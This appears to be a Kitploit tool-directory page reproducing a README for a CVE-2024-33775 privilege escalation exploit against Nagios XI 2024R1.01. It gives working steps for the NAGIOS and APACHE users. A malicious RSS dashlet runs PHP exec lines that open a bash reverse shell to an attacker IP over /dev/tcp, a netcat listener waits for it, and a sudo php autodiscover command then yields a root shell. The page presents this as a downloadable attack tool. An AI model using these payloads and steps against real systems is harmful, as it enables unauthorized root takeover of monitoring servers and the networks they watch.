
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2024-33775 — Privilege escalation exploit for Nagios XI 2024R1.01, enabling full root access from NAGIOS or APACHE users via malicious RSS dashlet injection and sudo command execution. | Kitploit
Tools/GitHubGitHub/neo-xed/cve-2024-33775
Privilege EscalationVulnerability AnalysisExploitationWeb Application ExploitationPenetration TestingRed Teaming
GitHubneo-xed/cve-2024-33775

CVE-2024-33775

Privilege escalation exploit for Nagios XI 2024R1.01, enabling full root access from NAGIOS or APACHE users via malicious RSS dashlet injection and sudo command execution.

View Repository
82 years agoNot yet reviewed

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
Share

CVE Discovered by: K. Wahab (Neo`X)

Vulnerability Details:

  • Product: Nagios XI Version 2024R1.01
  • Vulnerability: Privilege Escalation from Users "NAGIOS" or "APACHE"
  • Result: Full root access on the target system
  • CVE: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-33775

Exploit:

RSS Dashlet is used in this example.

1. Create a new instance of Nagios XI:

  • You can download the Nagios XI Version 2024R1.01 OVA file from: https://assets.nagios.com/downloads/nagiosxi/2024/ovf/nagiosxi-2024R1.0.1-64.ova

2. Privilege Escalation:

Exploit As NAGIOS:

  • Add inside dashlet .inc.php file in "/usr/local/nagiosxi/html/includes/dashlets/" the following content :
exec('/bin/bash -i >& /dev/tcp/<Attacker IP>/4441 0>&1);
  • Start a Netcat listening server on the attacker machine:
nc -nlvp 4441
  • Execute the following command to escalate privileges and receive a connection as root:
sudo /usr/bin/php /usr/local/nagiosxi/scripts/components/autodiscover_new.php --addresses=127.0.0.1/1

Exploit As APACHE:

  • Go on the "dashlets" managing page and download a Dashlet:

    http://TARGET_IP/nagiosxi/admin/dashlets.php?download=rss_dashlet
    
  • Modify the *.inc.php:

    exec("sleep 30 && /bin/bash -c '/bin/bash -i >& /dev/tcp/<Attacker IP>/4441 0>&1'");
    

Dashlet_inc_php

  • Start a Netcat listening server on the attacker machine:
nc -nlvp 4441
  • Upload the malicious dashlet in the dashlets managing page and wait for connection as APACHE user.
  • Execute the following command to escalate privileges and receive a connection as root:
sudo /usr/bin/php /usr/local/nagiosxi/scripts/components/autodiscover_new.php --addresses=127.0.0.1/1

(Note : After executing the command you will receive connection as APACHE, use CTRL+C to exit and restart listener again multiple times)

Apache_root

Download Tool